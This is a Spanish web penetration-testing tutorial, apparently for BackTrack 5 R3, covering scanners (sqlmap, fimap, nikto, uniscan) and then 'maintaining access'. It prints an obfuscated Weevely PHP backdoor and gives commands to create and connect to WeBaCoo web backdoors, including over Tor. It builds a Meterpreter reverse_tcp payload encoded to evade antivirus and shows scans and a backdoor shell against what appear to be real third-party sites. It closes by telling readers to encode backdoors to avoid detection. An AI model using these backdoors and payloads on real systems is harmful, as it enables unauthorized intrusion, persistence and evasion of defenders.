- Escanea y localiza vulnerabilidades conocidas en Joomla! y sus extensiones.
- Presenta informes en formato texto o HTML.
- Permite su actualización inmediata a través de un escáner o svn.
- Detecta vulnerabilidades de tipo: SQL injection, LFI, RFI, XSS entre otros.

Uso:

- `/pentest/web/joomscan# ./joomscan.pl -u www.sitio-web.com`

```
root@CalebBucker: /pentest/web/joomscan
File Edit View Terminal Help
## Fingerprinting in progress ...
~Unable to detect the version. Is it sure a Joomla?
## Fingerprinting done.

## 1 Components Found in front page ##
com_content

Vulnerabilities Discovered
=====
# 1
Info -> Generic: htaccess.txt has not been renamed.
Versions Affected: Any
Check: /htaccess.txt
Exploit: Generic defenses implemented in .htaccess are not available, so exploiting is more likely to succeed
Vulnerable? Yes
```


SQLMAP:

Es una herramienta que ayuda a automatizar el proceso de detectar y explotar las vulnerabilidades de inyección SQL permitiendo tener acceso total a la base de datos de los servidores web.

Uso:

- /pentest/database/sqlmap# ./sqlmap.py -u <http://www.sitio-web.com/> --dbs

```
root@CalebBucker: /pentest/database/sqlmap
File Edit View Terminal Help
[*] starting at 15:12:49

[15:12:51] [INFO] testing connection to the target url
[15:12:52] [INFO] heuristics detected web page charset 'ascii'
[15:12:52] [INFO] testing if the url is stable, wait a few seconds
[15:12:54] [INFO] url is stable
[15:12:54] [INFO] testing if GET parameter 'codigo' is dynamic
[15:12:55] [INFO] heuristics detected web page charset 'ISO-8859-2'
[15:12:55] [INFO] confirming that GET parameter 'codigo' is dynamic
[15:12:56] [INFO] GET parameter 'codigo' is dynamic
[15:12:56] [INFO] heuristic test shows that GET parameter 'codigo' might be injectable (possible DB
[15:12:56] [INFO] testing for SQL injection on GET parameter 'codigo'
[15:12:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:12:57] [WARNING] reflective value(s) found and filtering out
[15:13:04] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[15:13:06] [INFO] GET parameter 'codigo' is 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[15:13:06] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[15:13:07] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[15:13:08] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[15:13:08] [INFO] automatically extending ranges for UNION query injection technique tests as there
[15:13:10] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find
ent UNION query injection technique test
[15:13:13] [INFO] target url appears to have 10 columns in query
[15:13:15] [INFO] GET parameter 'codigo' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'codigo' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection points with a total of 25 HTTP(s) requests:
---
Place: GET
Parameter: codigo
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
```

FIMAP:

Es una pequeña herramienta programada en python que puede encontrar, preparar, auditar y explotar automáticamente los errores de **Remote File Inclusion** en aplicaciones web. Esta actualmente bajo desarrollo, pero es utilizable. El objetivo de **Fimap** es mejorar la calidad y la seguridad de su sitio web.

Uso:

- /pentest/web/fimap# ./fimap.py -u http://localhost/test.php?file=bang&id=23
- /pentest/web/fimap# ./fimap.py -g -q 'noticias.php?id='

```
root@CalebBucker: /pentest/web/fimap# ./fimap.py -g -q 'inurl:noticias.php?id='
fimap v.08.1 by Iman Karim - Automatic LFI/RFI scanner and exploiter
[INFO] 0 plugins loaded.
GoogleScanner is searching for Query: 'inurl:noticias.php?id='
Querying Google Search: 'inurl:noticias.php?id=' with max pages 10...
[PAGE 1]
[OUT] Parsing URL 'http://www.salttillo.gob.mx/noticias.php?id=2071'...
[INFO] Fiddling around with URL...
[WARN] HTTP Error 500: Internal Server Error
[OUT] Parsing URL 'http://www.accioncontrael hambre.org/noticias.php/id/398/tit
[PAGE 2]
[OUT] Parsing URL 'http://www.accioncontrael hambre.org/noticias.php/id/402/tit
[OUT] Parsing URL 'http://www.accioncontrael hambre.org/noticias.php/id/350/tit
'...
[PAGE 3]
[OUT] Parsing URL 'http://www.accioncontrael hambre.org/noticias.php/id/359/tit
[PAGE 4]
[OUT] Parsing URL 'http://www.forosdelweb.com/f64/sitemap-conveniente-incluir-
[PAGE 5]
[OUT] Parsing URL 'http://www.fetaekwondo.net/noticias.php?id=662'...
[INFO] Fiddling around with URL...
```

SHODAN:

Esto es otra herramienta de evaluación web, una utilidad particular para los pentesters. Puede ser utilizado para recoger una serie de información inteligente sobre los dispositivos que están conectados a la Internet.

Podemos, por ejemplo, buscar para ver si todos los dispositivos de red, como routers, VoIP, impresoras, cámaras, etc, están en su lugar. Para buscar si algún servicio se está ejecutando en el dominio, la sintaxis sería:

- **hostname:target.com port:80,21,22**

Si deseamos simplemente conocer los resultados sobre el nombre de host, simplemente, la sintaxis sería:

- **hostname:target.com**


The screenshot shows the SHODAN search interface with the search query 'hostname:joomla.org'. The results are displayed in a table-like format with a sidebar on the left. The sidebar lists categories such as Services (HTTP, MySQL, SSH), Top Countries (United States), Top Cities (Dallas, Atlanta), and Top Organizations (Colo4, LLC). The main content area shows two search results for 'resources.joomla.org' and 'docs.joomla.org', each with its IP address, operating system, server, and various headers.

Category	Count	Item Name	IP Address	OS	Server	Other Info
Services	6	HTTP	206.123.111.166	Linux 2.6.x	Apache	HTTP/1.0 200 OK
Services	1	MySQL	206.123.111.166	Linux 2.6.x	Apache	Date: Fri, 21 Sep 2012 16:46:00 GMT
Services	1	SSH	206.123.111.166	Linux 2.6.x	Apache	Server: Apache
Top Countries	8	United States	206.123.111.166	Linux 2.6.x	Apache	X-Powered-By: PHP/5.3.14
Top Cities	5	Dallas	206.123.111.166	Linux 2.6.x	Apache	P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
Top Cities	1	Atlanta	206.123.111.166	Linux 2.6.x	Apache	Expires: Mon, 1 Jan 2001 00:00:00 GMT
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Cache-Control: post-check=0, pre-check=0
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Pragma: no-cache
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Set-Cookie: 041c772b92563f566daacce0f3f536ce=facd5244add40dac4ae668d4c5fcf6a7; path=/
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Last-Modified: Fri, 21 Sep 2012 16:46:01 GMT
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Transfer-Encoding: chunked
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Content-Type: text/html; charset=utf-8
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	HTTP/1.0 200 OK
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Date: Thu, 20 Sep 2012 15:33:44 GMT
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Server: Apache
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	X-Powered-By: PHP/5.3.14
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	X-Content-Type-Options: nosniff
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Vary: Accept-Encoding, Cookie
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Expires: Thu, 01 Jan 1970 00:00:00 GMT
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Cache-Control: private, must-revalidate, max-age=0
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Content-Language: en
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Last-Modified: Tue, 18 Sep 2012 20:02:57 GMT
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Transfer-Encoding: chunked
Top Organizations	2	Colo4, LLC	206.123.111.166	Linux 2.6.x	Apache	Content-Type: text/html; charset=UTF-8


W3AF:

Es una herramienta de Auditoría de Seguridad para Aplicaciones Webs, se encuentra básicamente dividido en varios módulos como el Ataque, Auditoría, Exploit, Descubrimiento, Evasión y Brute Force, lo cual se pueden usar todos en consecuencia. Estos módulos en W3af vienen con varios módulos secundarios como, por ejemplo, podemos seleccionar la opción XSS en el módulo de Auditoría suponiendo que es necesaria para realizar una determinada Auditoría.

Se ubica en: **Applications - BackTrack - Vulnerability Assessment - Web Application Assessment - Web Vulnerability Scanners - w3af**



Una vez completado el análisis, w3af muestra información detallada acerca de las vulnerabilidades encontradas en el sitio web especificado, que se puede comprometer en consecuencia de una explotación adicional.



UNISCAN:

Es un escáner de Vulnerabilidades Web, dirigido a la seguridad informática, cuyo objetivo es la búsqueda de vulnerabilidades en los sistemas web. Está licenciado bajo GNU GENERAL PUBLIC LICENSE 3.0 (GPL 3).

Uniscan está desarrollado en Perl, tiene un fácil manejo de expresiones regulares y también es multi-threaded.

Características:

- Identificación de las páginas del sistema a través de un rastreador web.
- Prueba de páginas encontradas a través del método GET.
- Prueba de las formas encontradas por el método POST.
- Soporte para peticiones SSL (HTTPS).
- Soporta Proxy.
- Generar lista de sitios a través de Google.
- Generar lista de sitios con Bing.
- Cliente GUI escrito en perl usando tk.

Se puede descargar desde el siguiente link: [Download Uniscan Web Vulnerability Scanner v6.2](#)

Uso:

- `./uniscan.pl -u http://www.sitio-web.com/ -qweds`

```
root@CalebBucker:~/Desktop/uniscan6.2# ./uniscan.pl -u http://[redacted] -qweds
#####
# Uniscan project #
# http://uniscan.sourceforge.net/ #
#####
V. 6.2

Scan date: 19-10-2012 16:34:14

-----
| Domain: http://[redacted] |
| Server: Apache |
| IP: [redacted] |
-----

Directory check:
[+] CODE: 200 URL: http://[redacted]/admin/
[+] CODE: 200 URL: http://[redacted]/biologia/
[+] CODE: 200 URL: http://[redacted]/deportes/
[+] CODE: 200 URL: http://www.unmsm.edu.pe/educacion/
[+] CODE: 200 URL: http://[redacted]/especial/
[+] CODE: 200 URL: http://[redacted]/eventos/
[+] CODE: 200 URL: http://www.unmsm.edu.pe/icons/
[+] CODE: 200 URL: http://[redacted]/lightbox/
[+] CODE: 200 URL: http://www.unmsm.edu.pe/linux/
[+] CODE: 200 URL: http://[redacted]/rss/
[+] CODE: 200 URL: http://[redacted]/servidores/
[+] CODE: 200 URL: http://[redacted]/software/
[+] CODE: 200 URL: http://[redacted]/views/

-----

File check:
[+] CODE: 200 URL: http://[redacted]/admin/config.php
[+] CODE: 200 URL: http://[redacted]/admin/index.php
[+] CODE: 200 URL: http://[redacted]/admin/login.php
[+] CODE: 200 URL: http://[redacted]/config.php
```


NIKTO:

Es un escáner de servidor web que realiza pruebas completas contra los servidores web para varios artículos, incluyendo más de 6500 archivos/CGIs potencialmente peligrosos, los controles de versiones no actualizadas de más de 1250 servidores, y los problemas específicos de la versión de más de 270 servidores. También comprueba los elementos de configuración del servidor, tales como la presencia de múltiples archivos de índice y opciones de servidor HTTP.

Nikto es un proyecto robusto que lleva varios años en desarrollo y se encuentra en constante evolución. Unas de las características más interesantes de esta herramienta son la posibilidad de generar reportes en distintos formatos, la integración con LibWhisker (Anti-IDS), integración con Metasploit, entre otras.

Se ubica en: **Applications - BackTrack - Vulnerability Assessment - Web Application Assessment - Web Vulnerability Scanners - Nikto**

Uso:

- /pentest/web/nikto# ./nikto.pl -host www.sitio-web.com

```
^ v | x root@CalebBucker: /pentest/web/nikto
File Edit View Terminal Help
root@CalebBucker:/pentest/web/nikto# ./nikto.pl -host [REDACTED]
- Nikto v2.1.5
-----
+ Target IP: [REDACTED]
+ Target Hostname: [REDACTED]
+ Target Port: 80
+ Start Time: 2012-10-19 16:22:51 (GMT-5)
-----
+ Server: Apache
+ OSVDB-3268: /cgi-bin/: Directory indexing found.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us
+ ./: Appending './' to a directory allows indexing
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if the
+ OSVDB-122: /: Fasttrack can give a directory listing if issued 'get' instead of 'GET'
+ /: Netscape web publisher can give directory listings with the INDEX tag. Disable INDEX or
+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publi
sher should be disabled. CVE-1999-0269.
+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings through Web Publis
her should be disabled. CVE-1999-0269.
+ OSVDB-3268: /imagenes/: Directory indexing found.
+ OSVDB-3092: /imagenes/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /tmp/: Directory indexing found.
+ OSVDB-3092: /tmp/: This might be interesting...
+ OSVDB-3092: /cgi-bin/: This might be interesting... possibly a system shell found.
+ OSVDB-3233: /test.php: PHP is installed, and a test script which runs phpinfo() was found.
+ OSVDB-3268: /images/: Directory indexing found.
```

❖ MAINTAINING ACCESS

Una vez que se tiene acceso a la página web (objetivo), tenemos que mantener el acceso para su uso futuro, porque no queremos estar empezando desde cero una y otra vez. Con el fin de evitar esto, podemos cargar las shell's web o puertas traseras a la página web. La codificación de la puerta trasera también es importante, ya que no debe crear "ruido" una vez cargado en el servidor. Si es así, entonces los administradores pueden fácilmente detectar y eliminar las puertas traseras.

En la suite de BackTrack 5 R3 se incorporan buenas herramientas para llevar a cabo este proceso, las cuales son los siguientes:

WEEVELY:


Es una herramienta esencial para la explotación posterior de aplicaciones web, y se puede utilizar como puerta trasera o como una shell web para gestionar las cuentas web. Weevely busca funciones como `system()`, `passthru()`, `popen()`, `exec()`, `proc_open()`, `shell_exec()`, `pcntl_exec()`, `perl->system()`, `python_eval()` utilizando las funciones activadas en una servidor remoto. El código siguiente es un ejemplo del código de la puerta trasera creada por Weevely.

```
eval(base64_decode('cGFyc2Vfc3RyKCRfU0VSVkVSWYdIVFRQX1JFRkVSRVlnXSwk  
YSk7IGlmKHJlc2V0KCRhKT09J2luJyAmJiBjb3VudCgkYSk9PTkplIHsgZWNoYAnPGZv  
c2VjPic7ZXZhbnChYXNINjRfZGVjb2RlKHNOcl9yZXBsYWNIKCIgliwglisiLCBqb2luK  
GFycmF5X3NsaWNlKCRhLGNvdW50KCRhkSOzKSkpKSk7ZWNoYAnPC9mb3NIYz4nO30='));
```

Se ubica en: **Applications - BackTrack - Maintaining Access - Web BackDoors - Weevely**

Uso:

- `/pentest/backdoors/web/weevely# ./weevely.py generate password /root/back.php`



```
root@CalebBucker:/pentest/backdoors/web/weevely# ./weevely.py generate bucker /root/bucker.php  
The quieter you become, the more you are able to hear.  
[generate.php] Backdoor file '/root/bucker.php' created with password 'bucker'.  
root@CalebBucker:/pentest/backdoors/web/weevely#
```

- `/pentest/backdoors/web/weevely# ./weevely.py http://www.sitio-web.com/back.php password`



```
root@CalebBucker:/pentest/backdoors/web/weevely# ./weevely.py http://[redacted]/bucker.php bucker  
The quieter you become, the more you are able to hear.  
[+] Starting terminal, shell probe may take a while  
[+] List modules with <tab> and show help with :show [module name]  
[redacted]:/home/[redacted]/public_html$
```



WEBACOO:

WeBaCoo (Web Backdoor Cookie) es un backdoor que proporciona una terminal de conexión a través de HTTP entre el cliente y el servidor web. Se trata de una herramienta de explotación para mantener el acceso a un servidor web (hacked). Fue diseñado para operar bajo el radar de la moderna puesta al anticuado **AV, NIDS, IPS, Network Firewalls y Application Firewalls**, lo que demuestra un mecanismo de sigilo para ejecutar comandos en el servidor comprometido. El archivo ofuscado realiza comunicación mediante HTTP header's Cookie validando solicitudes y respuestas HTTP del servidor web. **WeBaCoo** ofrece un modo de generar el código para crear el PHP backdoor, usando payloads predefinidos. También ofrece la "terminal" el modo en que el usuario puede establecer una remota conexión con el servidor y ejecutar comandos con privilegios deseados del servicio web.

La descarga esta disponible desde Github: <https://github.com/anestisb/WeBaCoo>

Opciones:

- 1) Crear backdoor ofuscado 'backdoor.php' con la configuración predeterminada:
 - `./webacoo.pl -g -o backdoor.php`
- 2) Crear 'raw-backdoor.php' backdoor des-ofuscado usando la funciona "transito":
 - `./webacoo.pl -g -o raw-backdoor.php -f 4 -r`
- 3) Establecer "terminal" conexión con el host remoto usando la configuración por defecto:
 - `./webacoo.pl -t -u http://127.0.0.1/backdoor.php`
- 4) Establecer "terminal" conexión con el host remoto al configurar algunos argumentos:
 - `./webacoo.pl -t -u http://127.0.0.1/backdoor.php -c "Test-Cookie" -d "TtT"`
- 5) Establecer "terminal" conexión con el host remoto a través de proxy HTTP:
 - `./webacoo.pl -t -u http://10.0.1.13/backdoor.php -p 127.0.0.1:8080`
- 6) Establecer "terminal" conexión con el host remoto a través de HTTP proxy con autenticación básica:
 - `./webacoo.pl -t -u http://10.0.1.13/backdoor.php -p user:password:10.0.1.8:3128`
- 7) Establecer "terminal" conexión con el host remoto a través de Tor y registrar la actividad:
 - `./webacoo.pl -t -u http://example.com/backdoor.php -p tor -l webacoo_log.txt`



```
CL-Security@CalebBucker
Archivo Editar Ver Terminal Ayuda
root@TioSam:~/Desktop/webaco# ./webacoo.pl -t -u http://www.loscascayos.es/backdoor.php

WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Connecting to remote server as...
uid=1120036(u64709625) gid=600(ftpusers) groups=600(ftpusers)

[*] Type 'load' to use an extension module.
[*] Type '<cmd>' to run local OS commands.
[*] Type 'exit' to quit terminal.

webacoo$ whoami
u64709625
webacoo$ id
uid=1120036(u64709625) gid=600(ftpusers) groups=600(ftpusers)
webacoo$ pwd
/homepages/31/d377699833/htdocs/loscascayos
webacoo$ dir
LICENSE.txt      cache           includes        media           tmp
README.txt       components      index.php       modules         users.pl
administrator    condiciones.html language         plugins
avisolegal.html configuration.php libraries        robots.txt
backdoor.php     images          logs            templates
```

MSFPAYLOAD:

Metasploit se puede utilizar para crear puertas traseras que luego pueden ser utilizados para mantener el acceso en el servidor web. Esto se puede hacer con la ayuda de Msfpayload. Los pasos para crear puerta trasera en Msfpayload son como sigue:

Tenemos que seleccionar el Payload que vamos a utilizar para obtener un shell Meterpreter generado a través de una conexión TCP inverso. El comando sería:

- **msfpayload windows/meterpreter/reverse_tcp**

Este Payload tiene dos parámetros: LHOST (nuestra IP) y el LPORT para seleccionar el puerto que vamos a utilizar. La "R" se utiliza para dar al archivo de salida en formato de datos RAW para que podamos codificar posteriormente.

- **msfpayload windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=1234 R**


Este comando creará el Payload, pero tiene que ser codificado con el fin de evitar la detección de los antivirus, para tal caso se puede hacer usando la opción **msfencode**, para hacer esto, necesitamos usar barra vertical ("|")

- **windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=1337 R | msfencode -e x86/shikata_ga_nai -t exe >> bucker.exe**

-e se usa para especificar el tipo de codificación necesario, en este caso estoy usando la codificación shikata_ga_nai y -t para el tipo de extensión del archivo (exe).

Por ejemplo, si deseamos ver la lista de los codificadores disponibles en MSF, usamos el siguiente comando:

- **msfpayload windows/meterpreter/reverse_tcp -l**



```
root@CalebBucker: ~
File Edit View Terminal Help
root@CalebBucker:~# msfconsole

IIIIII  dTb.dTb
 II   4' v 'B
 II   6. .;P
 II   'T;. ;P'
 II   'T;. ;P'
IIIIII  'YvP'

I love shells --egypt

=| metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf > msfpayload windows/meterpreter/reverse_tcp -l
[*] exec: msfpayload windows/meterpreter/reverse_tcp -l

Framework Payloads (251 total)
=====
Name                Description
-----
aix/ppc/shell_bind_tcp    Listen for a connection and spawn a command shell
aix/ppc/shell_find_port  Spawn a shell on an established connection
aix/ppc/shell_interact   Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/sparc/shell_bind_tcp Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/x86/exec             Execute an arbitrary command
bsd/x86/metsvc_bind_tcp  Stub payload for interacting with a Meterpreter Service
bsd/x86/metsvc_reverse_tcp Stub payload for interacting with a Meterpreter Service
bsd/x86/shell/bind_ipv6_tcp Listen for a connection over IPv6, Spawn a command shell
bsd/x86/shell/bind_tcp   Listen for a connection, Spawn a command shell (staged)
```

❖ CONCLUSIÓN

Estos son sólo unos pocos métodos que se pueden seguir para realizar la explotación de las vulnerabilidades en una aplicación web.

Una vez que tengamos la información acerca de nuestro objetivo, tratar de realizar una evaluación de la vulnerabilidad con el fin de obtener información sobre los exploits que se pueden utilizar.

Una vez hecho esto, explotar las vulnerabilidades y si es necesario, cargar un backdoor, pero antes de eso, se debe codificar el backdoor con el fin de evitar la detección.

Espero que esto te ayude a encontrar la vulnerabilidad, la explotación y la forma de mantener el acceso a tu objetivo.

Un saludo.

Referencias:

- http://en.wikipedia.org/wiki/Penetration_test
- <http://www.giac.org/certification/web-application-penetration-tester-gwapt>
- <http://www.offensive-security.com/information-security-training/penetration-testing-with-backtrack/>
- https://www.owasp.org/index.php/Web_Application_Penetration_Testing